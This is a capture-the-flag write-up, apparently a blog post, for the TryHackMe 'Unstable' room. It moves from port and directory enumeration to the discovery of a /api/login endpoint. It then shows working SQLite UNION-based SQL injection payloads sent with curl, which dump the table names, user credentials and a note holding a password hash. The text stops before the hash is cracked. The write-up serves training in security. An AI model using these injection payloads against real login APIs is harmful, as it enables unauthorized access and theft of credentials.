
Unstable machine from tryhackme and its a great and undertaking room. so let's begain.....


Namp Scan.



```
elliot@kali:~$ nmap 10.10.35.201 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 06:47 MDT
Stats: 0:07:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 16.72% done; ETC: 07:34 (0:39:02 remaining)
Nmap scan report for 10.10.35.201
Host is up (0.17s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
23484/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 925.00 seconds
```


We can clearly see there is nothing much more for explore and see what going on. there is simple web page runnging on port 80. And ssh on port 22 which one is by defualt.

In Enumeration there is one key to look into web directory so let's start..



```
elliot@kali:~$ dirsearch -u 10.10.35.201 -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 20475

Output File: /home/elliot/.dirsearch/reports/10.10.35.201/_21-09-08_06-55-20.txt

Error Log: /home/elliot/.dirsearch/logs/errors-21-09-08_06-55-20.log

Target: http://10.10.35.201/

[06:55:20] Starting:
[06:58:31] 500 -  291B  - /get_image
[06:58:58] 200 -  160B  - /info

Task Completed
```


web can clearly see there is just one directory in /info but we goes to that we can see there is just one message.



```
"The login API needs to be called with the username and password fields.  It has not been fully tested yet so may not be full developed and secure"
```

It means there is game play off APIs we need to just this request into burp so we can get a more information about what's actually going on request.


Interpect request throw burp..


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send
Cancel
Target: http://10.10.35.201
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions

```
GET /info HTTP/1.1
Host: 10.10.35.201
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Wed, 08 Sep 2021 13:07:19 GMT
Content-Type: application/json
Content-Length: 148
Connection: close
Build Number: 1.3.6-final
Server Name: Julias

"The login API needs to be called with the username and password fields.  It has not been fully tested yet so may not be full developed and secure"
```

It's look normal but when can see It's here build number too. but when I enter on THM It's say wrong flag so I'm try another way but I interpect request again It's changed. I mean build number change by send request again and agian.


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Screenshot taken
View image
Send
Cancel
Target: http://10.10.35.201
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions

```
GET /info HTTP/1.1
Host: 10.10.35.201
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Wed, 08 Sep 2021 13:07:33 GMT
Content-Type: application/json
Content-Length: 160
Connection: close
Build Number: 1.3.4-dev
Server Name: Vincent

"The login API needs to be called with the username and password form fields fields.  It has not been fully tested yet so may not be full developed and secure"
```

When executed multiple times, this request returns different build numbers and server names. It seems like two servers run on the host. You can observe this by observing the HTTP header for both scans.


```
curl -X POST http://10.10.35.201/api
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```

When I curl /api directory It's say there is one more directory named api i guess by searching about "How API work". so I'm curious to see why api directory not appear on scans. Then I try multiple thing by changing wordlist but It's not working. after so much hard work I find this

```
[general]
threads = 30
recursive = False
deep-recursive = False
force-recursive = False
recursion-depth = 0
recursion-status = 200-399,401,403
exclude-subdirs = %%ff/
random-user-agents = False
```


Defualt configuration of dirseach

We can clearly see by Defualt dirsearch support some respons code and also when I take a close look on curl request It's say `405 Method Not Allowed`. It mean that api page respons code is 405 and we can try ffuf becasue It's fast and simple..



```
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://tryhack.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 32
________________________________________________

# directory-list-lowercase-2.3-medium.txt [Status: 404, Size: 0, Words: 1, Lines: 1]
#                       [Status: 404, Size: 0, Words: 1, Lines: 1]
# Suite 300, San Francisco, California, 94105, USA. [Status: 404, Size: 0, Words: 1, Lines: 1]
#                       [Status: 404, Size: 0, Words: 1, Lines: 1]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 404, Size: 0, Words: 1, Lines: 1]
                        [Status: 404, Size: 0, Words: 1, Lines: 1]
# Copyright 2007 James Fisher [Status: 404, Size: 0, Words: 1, Lines: 1]
#                       [Status: 404, Size: 0, Words: 1, Lines: 1]
# This work is licensed under the Creative Commons  [Status: 404, Size: 0, Words: 1, Lines: 1]
#                       [Status: 404, Size: 0, Words: 1, Lines: 1]
# on atleast 2 different hosts [Status: 404, Size: 0, Words: 1, Lines: 1]
# Priority ordered case insensative list, where entries were found  [Status: 404, Size: 0, Words: 1, Lines: 1]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 404, Size: 0, Words: 1, Lines: 1]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 404, Size: 0, Words: 1, Lines: 1]
info                    [Status: 200, Size: 148, Words: 29, Lines: 2]
api                     [Status: 404, Size: 0, Words: 1, Lines: 1]
```

Found this /api directory and now let's move to Fuzz another directory in /api address..



```
elliot@kali:~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://tryhack.thm/api/FUZZ
 -mc all -fw 32

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://tryhack.thm/api/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 32
________________________________________________

login                   [Status: 405, Size: 178, Words: 20, Lines: 5]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

A login page I found..

```
curl -X POST http://10.10.35.201/api/login
"The username or password passed are not correct."
```


SQL Injection Using Curl

There is a hard part in this room so started try another another sql payloads for discover tables. And the end found pdf on exploit-db

> https://www.exploit-db.com/docs/english/41397-injecting-sqlite-database-based-applications.pdf

Lot's of hard request and using to much payloads I get payloads to discover verion


> P : UNION SELECT 1,sqlite_version()--



```
elliot@kali:~$ curl -X POST http://tryhack.thm/api/login -d "username=admin&password=root'UNION SELECT 1,sqlite_version()--"
[
  [
    1,
    "3.26.0"
  ]
]
```

Now expose the tables..


> P : union SELECT tbl*name FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite%*



```
elliot@kali:~$ curl -X POST http://10.10.74.10/api/login -d "username=admin&password=root'union SELECT 1,tbl_name FROM sqlite_master  WHERE typ
e='table' and tbl_name NOT like 'sqlite_%'"
[
  [
    1,
    "notes"
  ],
  [
    1,
    "users"
  ]
]
```

Let's started to look into users first..


> P : UNION SELECT username, password FROM users--



```
elliot@kali:~$ curl -X POST http://tryhack.thm/api/login -d "username=admin&password=root'UNION SELECT username, password FROM users--"
[
  [
    "julias",
    "Red"
  ],
  [
    "linda",
    "Green"
  ],
  [
    "marnie",
    "Yellow "
  ],
  [
    "mary_ann",
    "continue... "
  ],
  [
    "vincent",
    "Orange"
  ]
]
```

Now take a look in notes to find ssh cridential.

> P : Union ALL SELECT 1,notes FROM notes---




```
elliot@kali:~$ curl -X POST http://10.10.74.10/api/login -d "username=admin&password=root'UNION ALL SELECT 1,notes FROM notes--"
[
  [
    1,
    "I have left my notes on the server.  They will me help get the family back together. "
  ],
  [
    1,
    "My Password is eaf0651dabef9c7de8a70843030924d335a2a8ff5fd1b13c4cb099e66efe25ecaa607c4b7dd99c43b0c01af669c90fd6a14933422cf984324f645b84427
343f4\n"
  ]
]
```

So yeah It's ssh cred and is in hash form. we first to crack down this..

